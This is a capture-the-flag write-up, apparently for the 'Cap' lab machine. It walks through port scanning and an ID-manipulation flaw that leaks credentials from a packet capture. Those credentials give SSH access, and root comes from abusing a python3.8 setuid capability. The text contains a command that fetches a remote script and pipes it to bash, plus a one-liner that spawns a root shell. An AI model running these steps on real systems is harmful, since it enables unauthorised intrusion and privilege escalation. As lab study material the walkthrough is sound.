Enumeration

NMAP

```
nmap -v -Pn -oA nmap/cap 10.10.10.245

Nmap scan report for 10.10.10.245
Host is up (0.055s latency).
Not shown: 958 closed tcp ports (reset)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
53/tcp    filtered domain
80/tcp    open     http
89/tcp    filtered su-mit-tg
125/tcp   filtered locus-map
199/tcp   filtered smux
765/tcp   filtered webster
----------------------snip-------------------------
```

The initial scan did not produce too much. Time to run a more direct scan on the only ports that are open. 21, 22, and 80. Noticed the host prevents ICMP echo requests.

```
sudo nmap -p 21,22,80 -sC -sV -Pn -oA nmap/cap-specific 10.10.10.245
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    gunicorn
```

FTP


From the initial scan we see that FTP is open on this host. Let us try connecting with anonymous.

```
ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:schwaiger): anonymous
```


```
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

No luck there. Lets check out port 80 which is hosting a webserver.


HTTP




We see when visiting the website that we are log into a user *'Nathan'* and according to our nmap it is running Gunicorn. When we visit **IP Config**, we can see the output of ifconfig.



Also, when we go to **Network Status** we can see the output of netstat. However, when we visit Securit Snapshot page we notice there is a possiblility of accessing other pages with data by changing the '1'.



When changing the **data/ID** to 2 we get redirected back to the homepage. However, when we set the ID to 0 we get a similar page to the link mentioned above. Let's download the file and inspect it.



The FTP USER and PASS are leaked in the Wireshark file! Maybe we can attempt to ssh with these credentials?

SSH

```
ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be
established.
ECDSA key fingerprint is
SHA256:8TaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known
hosts.
nathan@10.10.10.245's password:
------------------------------snip-------------------------------------------
----
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ ls
user.txt
```

And we are in and easily grab the *user.txt* flag! Let us start off with attempting to see what sudo privileges our user nathan has since we have his password.

```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

No luck... Standing up a python webserver and move over linpeas.sh to do some Privilege Escalation.

linPEAS

```
nathan@cap:~$ curl 10.10.14.2:8000/linpeas.sh | bash
------------------------------------snip-----------------------------------
----
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```

linPEAS repot gives back that */ur/bin/python3.8 = cap_setuid,cap_net_bind_service+ep* gives us a 99% chance of escalating to root. With further research you can abuse this to run python3 to set its current setuid to 0 giving you the power of root!

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import
os;os.setuid(0);os.system("/bin/bash")'
root@cap:~#
```

Just like that we are root and can now claim the *root.txt* flag.

```
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# wc -c root.txt
33 root.txt
```